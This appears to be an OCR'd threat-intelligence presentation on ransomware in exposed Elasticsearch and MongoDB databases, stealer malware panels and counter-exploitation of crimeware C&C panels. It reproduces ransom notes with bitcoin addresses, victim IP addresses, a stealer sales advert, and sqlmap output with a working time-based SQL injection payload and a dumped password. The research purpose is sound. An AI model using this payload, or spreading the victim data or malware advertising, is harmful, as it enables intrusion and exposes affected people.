[#] ransomware warning message text pattern matched | pattern - (bitcoin_account_identifier)
[#] ----------------------------------------------------------------------
[#] -------- [Elasticsearch Ransomware Infection - Highly Probable] -------
[#] ----------------------------------------------------------------------
[#] Dumping the full data ......................

hits {u'hits': [{u'_score': 1.0, u'_type': u'_doc', u'_id': u'config:7.4.0', u'_source': {u'type': u'config', u'config': {u'buildNum': 26392
}, u'updated_at': u'2020-11-10T18:06:57.633Z'}, u'_index': u'.kibana'}, {u'_score': 1.0, u'_type': u'_doc', u'_id': u'1', u'_source': {u'mes
sage': u'All your data is a backed up. You must pay 0.04 BTC to 14Ru3Kvvy7G1GSFKS4RXeDKC4KazFDwppy 48 hours for recover it. After 48 hours e
xpiration we will leaked and exposed all your data. In case of refusal to pay, we will contact the General Data Protection Regulation, GDPR
and notify them that you store user data in an open form and is not safe. Under the rules of the law, you face a heavy fine or arrest and yo
ur base dump will be dropped from our server! You can buy bitcoin here, does not take much time to buy https://localbitcoins.com with this g
uide https://localbitcoins.com/guides/how-to-buy-bitcoins After paying write to me in the mail with your DB IP: recoverdb@mailnesia.com and
you will receive a link to download your database dump.'}, u'_index': u'read_me'}], u'total': {u'relation': u'eq', u'value': 2}, u'max_score
': 1.0}
_shards {u'successful': 2, u'failed': 0, u'skipped': 0, u'total': 2}
took 1
timed_out False

[*] request processed successfully ! exiting !
```


Strafer Tool: Detecting ransomware infection in Elasticsearch databases

Enfilade Tool: Detecting ransomware infection in MongoDB databases


```
$ python enfilade.py 18[redacted]7 27017 intrusive_check_ransomware

[#] Checking the <GEOIP> status of the MongoDB instance ......
[*] MongoDB instance is located in <US> | <America/New_York>

[*] MongoDB instance identifier is constructed as: mongodb://18[redacted]7:27017

[*] Target : <18[redacted]7:27017>
[*] Initiating <[INTRUSIVE CHECKS]> for <[RANSOMWARE DETECTION LOGIC]>....

[*] Dumping the identifiers of all the databases on: <[18[redacted]7:27017]>
[D] READ__ME_TO_RECOVER_YOUR_DATA
[D] admin
[D] config

[*] Checking for potential traces of ransomware notifications and messages......

[*] Database with potential ransom trace detected......
[D] Suspicious database detected: <[READ__ME_TO_RECOVER_YOUR_DATA]>

[C] Suspicious collection name with ransomware trace detected...... <[README]>
[C] Suspicious collection handle: Collection(Database(MongoClient(host=['18.221.206.137:27017'], document_class=dict, tz_aware=False, connect=True,
 serverselectiontimeoutms=5000), u'READ__ME_TO_RECOVER_YOUR_DATA'), u'README')

[*] Dumping the suspicious collection records for potential <[RANSOMWARE]> messages and notifications
[*] {u'content': u'All your data is a backed up. You must pay 0.03 BTC to 15EyXBgZi88pqyN9dapDpqhX5kfsnMiWLK 48 hours for recover it. After 48 hour
s expiration we will leaked and exposed all your data. In case of refusal to pay, we will contact the General Data Protection Regulation, GDPR and
notify them that you store user data in an open form and is not safe. Under the rules of the law, you face a heavy fine or arrest and your base dum
p will be dropped from our server! You can buy bitcoin here, does not take much time to buy https://localbitcoins.com or https://buy.moonpay.io/ Af
ter paying write to me in the mail with your DB IP: myDBxm3@recoverme.one and you will receive a link to download your database dump.', u'_id': Obj
ectId('60e70d949eb05c6549782eff')}

[*] Target <[18[redacted]37:27017]> is potentially infected with <[RANSOMWARE]>

[*] Request processed successfully ! exiting !
```

mongoDB®

Loki Botnet and Remote Administration Toolkit (RAT)




Loki: bot management commands




Loki Botnet: data exfiltration techniques used to own, operate and exfiltrate data from compromised systems

Loki Botnet and Remote Administration Toolkit (RAT)




Loki RAT: toolkit used to successfully infiltrate into government systems and exfiltrate data

Loki RAT: Data Exfiltration Case



Loki RAT: exfiltrating meeting recordings



Loki RAT: exfiltrating email client screenshots

Loki RAT: examples of exfiltrated data using known techniques.

Information Stealers in Action

Aurora Stealer

DASHBOARD SETTINGS BUILDER CHECKER

236	26854	904354	15
LOGS	PASSWORD	COOKIES	WALLETS

USER	IP	GEO	PASSWORD	COOKIES	WALLETS	DATE	AN
admin-	178.210.198.50	UA	218	5912	0	2022-08-03 | 17:57	
prashant-PC	139.167.240.10	IN	493	2018	0	2022-08-03 | 17:56	
Magi-PC	185.37.27.25	RS	2	651	0	2022-08-03 | 17:55	
PC-Lite	77.122.109.198	UA	0	30	0	2022-08-03 | 17:54	
DESKTOP-2B6H0D9	177.133.54.93	BR	46	6532	0	2022-08-03 | 17:54	
SONY-PC	203.187.194.10	IN	92	3590	0	2022-08-03 | 17:54	

MintStealer

THE BEST STEALER OF THE MARKET

Come in all: t.me/mintontop

What can we offer?

FUD — undetectable from most antivirus

WEB PANEL — modern web panel where you receive all logs

GAMES — recover game session from various games

MESSENGERS — steal token / session from well know message app like discord & telegram

CRYPTO — recover metamask recovery key & most know cold wallets

BROWSERS — recover passwords, autofills, cookies, history & cards from all browsers (gecko & chromium)

Price

8$ 1 WEEK | 30$ 1 MONTH | 75$ 3 MOUNTH

Payment

PAYMENT METHODS: BTC USDT ETH LTC

Contact

Mint Stealer telegram channel — t.me/mintOnTop

Ganna telegram communication Online — t.me/stupor

Raccoon Stealer

Raccoon Stealer 2.0.0-beta1

Builds ADD BUILD ADD CONFIG

Current version: 2.0.0-beta1

3.71 USD Days: 3554

News Builds Proxies Logs Support

Configs: Files Screenshot Only

Search...

	Version	Proxies	Config
629643...5f6b33	2.0.0-beta1		Files
628a2c...66329b	2.0.0-beta		Files
628a2c...663293	2.0.0-beta		Files
62839f...31644a	2.0.0-beta		Files
62839f...316436	2.0.0-beta		Files
628364...085b8a	2.0.0-beta		Files
62835e...085ac7	2.0.0-beta		Files

Titan Stealer

LOGS 108 | PASSWORDS 3651 | STEAM 17 | WALLETS 81

Download All Delete All

NAME	PASS COUNT	COOKIES COUNT	TAG	DATE	WALLETS	TELEGRAM	STEAM	
	19	1095	buildid	2022-10-20	Yes	No	No	265.044KB
	2	1131	buildid	2022-10-20	Yes	No	No	160.133KB
	2	2228	buildid	2022-10-20	Yes	No	No	328.248KB
	39	3272	buildid	2022-10-20	Yes	No	No	907.445KB
	3	2330	buildid	2022-10-20	Yes	No	No	298.769KB

Nexus Stealer

Injects Cookie Live | Bot's Global's | Builder Clear logs Tutorial | ymc


All | Online | Offline | With wallet | No wallet | With banks | No banks | With logs | No logs | 25 | Access on | Access off | Admin on | Admin off | Screen on | Screen off | Countries | Tags | Token

Bot	Tag	Device	Comment	Injects	Connection status	Options
217.131.86.178 31de376ffcea30c9aae31f547dc1e4a3	ChromeTest	SAMSUNG SM-A525F 13 TIRAMISU 13REL		Cookie injects: com.google.android.gm	Last: 2 sec First: 14 Mar 2023	
88.236.112.213 42e3a9e0d34e0479bacf4641af72692e	K1nq	XIAOMI 2201116TG 11 R 11REL		com.linkedin.android, trendyol.com, com.ziraat.ziraatmobil; Cookie injects: tr.gov.turkiye.edevlet.kapisi, com.google.android.gm	Last: 2 min First: 13 Mar 2023	

Need of the Hour - Exploiting Command and Control (C&C) panels (crimeware) to extract and analyze exfiltrated data related to compromised systems to generate threat intelligence and design proactive strategies to combat future threats


Compromising C&C Panels - *Why ?*

- restrict the infections by jamming the communication between the compromised systems and the C&C panel
- generate threat intelligence by analyzing the inherent functionalities of the bot
- analyze the exfiltrated data from the compromised systems to determine potential security breaches



Refer: https://ieeexplore.ieee.org/abstract/document/6991594

C&C Panel: Exploiting Time-based SQL Injection




Nexus Android C&C Panel


```
[08:29:15] [WARNING] GET parameter 'access' does not appear to be dynamic
[08:29:15] [WARNING] heuristic (basic) test shows that GET parameter 'access' might not be injectable
[08:29:15] [INFO] testing for SQL injection on GET parameter 'access'
[08:29:15] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[08:29:15] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[08:29:16] [INFO] testing 'Generic inline queries'
[08:29:16] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[08:29:17] [WARNING] GET parameter 'access' does not seem to be injectable
sqlmap identified the following injection point(s) with a total of 188 HTTP(s) requests:
---
Parameter: value (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: param=sms&value=1' AND (SELECT 4901 FROM (SELECT(SLEEP(5)))UWmS) AND 'FoMq'='FoMq&botid=f991a83c2a9f25c8de68ad597e98
a91b&method=bots.update&access=1
---
[08:29:17] [INFO] the back-end DBMS is MySQL
[08:29:17] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent pot
ential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] y
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[08:29:25] [INFO] fetching entries of column(s) 'password,username' for table 'users' in database 'nexus'
[08:29:25] [INFO] fetching number of column(s) 'password,username' entries for table 'users' in database 'nexus'
[08:29:25] [INFO] retrieved: 1
[08:29:31] [WARNING] (case) time-based comparison requires reset of statistical model, please wait.............................
(done)
[08:29:39] [INFO] adjusting time delay to 1 second due to good response times
dskjfkj3298982j@@834
[08:31:15] [INFO] retrieved: root
Database: nexus
Table: users
[1 entry]
+----------+----------------------+
| username | password             |
+----------+----------------------+
| root     | [redacted]           |
+----------+----------------------+
```

